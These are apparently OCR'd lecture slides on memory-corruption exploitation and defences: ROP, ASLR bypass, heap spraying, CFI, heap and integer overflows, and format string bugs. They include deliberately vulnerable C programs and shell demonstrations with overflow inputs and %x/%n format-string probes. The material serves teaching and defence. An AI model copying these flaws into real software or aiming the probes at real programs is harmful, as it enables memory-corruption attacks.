
Gadget Extraction



Gadget Extraction



Gadget Extraction



Return-Oriented Programming

- Works against virtually every architecture
- Useful in many situations
  - non-executable memory regions
  - signed code
- When combined with memory disclosure vulnerabilities, ROP is very difficult to defend against
- State of the art in exploit development

Address Space Layout Randomization

- Introduce artificial diversity by randomly arranging the positions of key data areas (base of the executable, position of libraries, heap, and stack)
  - prevent the attacker from being able to easily predict target addresses
- Idea: Randomize code and data addresses to make their locations di cult to predict
  - adversaries must now find the location of injected code
  - adversaries now cannot easily reuse code
- Coarse-grained ASLR ⇒ random segment base offsets
  - implemented in virtually all modern operating systems

Defeating ASLR

Coarse-grained ASLR on 64-bit architectures is a strong defense, but can still be circumvented


- If any addresses or known code or data is leaked, segment offsets can easily be recovered
- Spraying can reduce non-determinism (e.g., heap spraying)
- Fixed structures sometimes remain despite ASLR

Heap Spraying

- Overwriting a function pointer is often easily achieved
- Idea: Instead of getting the address exactly right, try to increase the chance of hitting shellcode
  - force allocation of many memory objects containing shellcode

Heap Spraying

- Process layout (32-bit Linux systems)



Heap Spraying

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

Heap Spraying

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

Heap Spraying

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



Heap Spraying

- Process layout (32-bit Linux systems)



Heap Spraying

- Requirement
  - we need control over memory allocations
  - must create many objects containing shellcode
- Solution: embedded scripts
  - today, many applications allow execution of user-provided scripts in the context of the application/document to enrich usability
  - JavaScript (browsers, pdf readers)
  - ActionScript (flash applications)
- Before exploiting a memory corruption bug, allocate many objects (e.g., strings) filled with shellcode

Control Flow Integrity (CFI)

- A control transfer is allowed ⟺
  the control transfer is present in the original program

- First stage: Determine legal control transfers
  - extract control flow model from a program
  - using static code analysis, could be part of compiler pass

- Second stage: Enforce that only legal control transfers occur at run-time
  - add runtime checks at call sites
  - program terminated if a check fails

OTHER MEMORY CORRUPTION ATTACKS

Heap Overflows

- The heap is the area of memory that is dynamically allocated through the “malloc” family functions
  - malloc(), calloc(), realloc(), free()
  - new(), delete()
  - functions that return dynamically allocated memory, e.g., strdup()
- These functions request memory from the kernel by invoking various syscalls (e.g., brk(), mmap()..)
- The heap grows towards higher memory addresses
- The allocation algorithm is OS/version-dependent

Same General Idea as with the Stack

- Memory management is done through in-band control structures (metadata) also stored on the heap
  - Usually contains data like pointers, size values, indexes into arrays, …
  - It's usually stored right before the piece of data that has been requested
- When two (or more) free pieces of memory are next to each other, they are merged into one bigger piece of free memory (to avoid fragmentation)

Heap Overflow Vulnerabilities

- First demonstrated by Solar Designer on 25 July 2000
  - JPEG COM Marker Processing Vulnerability in Netscape Browsers
- General way to exploit heap overflow in order to execute arbitrary code on the machine
  - Main idea is to attack the memory management algorithm, taking advantage of the mixing of data and control information on the heap
- Evolved into a key vulnerability in systems software
  - Microsoft reported that 53% of their security problems in 2017 were heap-related vulnerabilities

Integer Overflows

- Integer overflows are caused by unexpected results when comparing, casting, and adding integers
- Integer overflow and underflow
  - The result of an arithmetic operation lies outside the range of the variable type
  - Example:
    short x = 0x7FFF; x++; /* x is now -32768 */
- Casting errors
  - Casting signed to/from unsigned
  - Casting two type of different size
  - Example:
    unsigned long l; short x = -2; l = x;
    /* l is now 4294967294 */

Integer Overflows


```
int main(int argc, char *argv[])
{
  char buf[512];
  long max;
  short len;
  max = sizeof(buf);
  len = strlen(argv[1]);
  printf("max %ld len %d\n", max, len);
  if (len < max) {
    strcpy(buf, argv[1]);
  }
}
```

Integer Overflows


```
$ ./integeroverflow  `python -c 'print "A" * 32000'`
max 512 len 32000
$ ./integeroverflow  `python -c 'print "A" * 33000'`
max 512 len -32536
Segmentation fault
```

Format String Vulnerabilities


```
int printf(const char *format, ...)
```

- The first parameter (format) is the format string
  - It can contain normal text (copied in the output)
  - It can contain placeholders for variables
    - Identified by the character %
    - The corresponding variables are passed as arguments
- Example:
    - printf("X = %d",x);

The printf Function

- Different placeholders for different variable types
  - %s string
  - %d decimal number
  - %f float number
  - %c character
  - %x number in hexadecimal form
  - .....
- If the attacker can control the format string, she can overwrite any location in memory
- All the members of the family are vulnerable:
  fprintf, sprintf, vfprintf, vprintf, vsnprintf...

A Vulnerable Program


```
int main(int argc, char* argv[])
{
  char buf[256];

  snprintf(buf, 250, argv[1]);
  printf("buffer: %s\n", buf);
  return 0;
}
```

A Vulnerable Program


```
int main(int argc, char* argv[])
{
  char buf[256];

  snprintf(buf, 250, argv[1]);
  printf("buffer: %s\n", buf);
  return 0;
}
```

```
> ./format hello
buffer: hello

> ./format “hello |%x %x %x|”
buffer: hello |afffff874 a7ff2d29 a7eb3aab|
```

An Interesting Placeholder

- %n: writes the number of bytes printed so far in the address specified as parameter

```
> ./format "AAAA %x %x %x %x %x %x %x %x"
buffer: AAAA afff864 a7ff2d29 a7eb3aab 8048218
0 0 8048184 41414141

./format "AAAA %x %x %x %x %x %x %x %n"
```

%n gets an address from the stack (in the example 0x41414141) and writes the number of characters printed so far to it, as if it was a pointer to an integer variable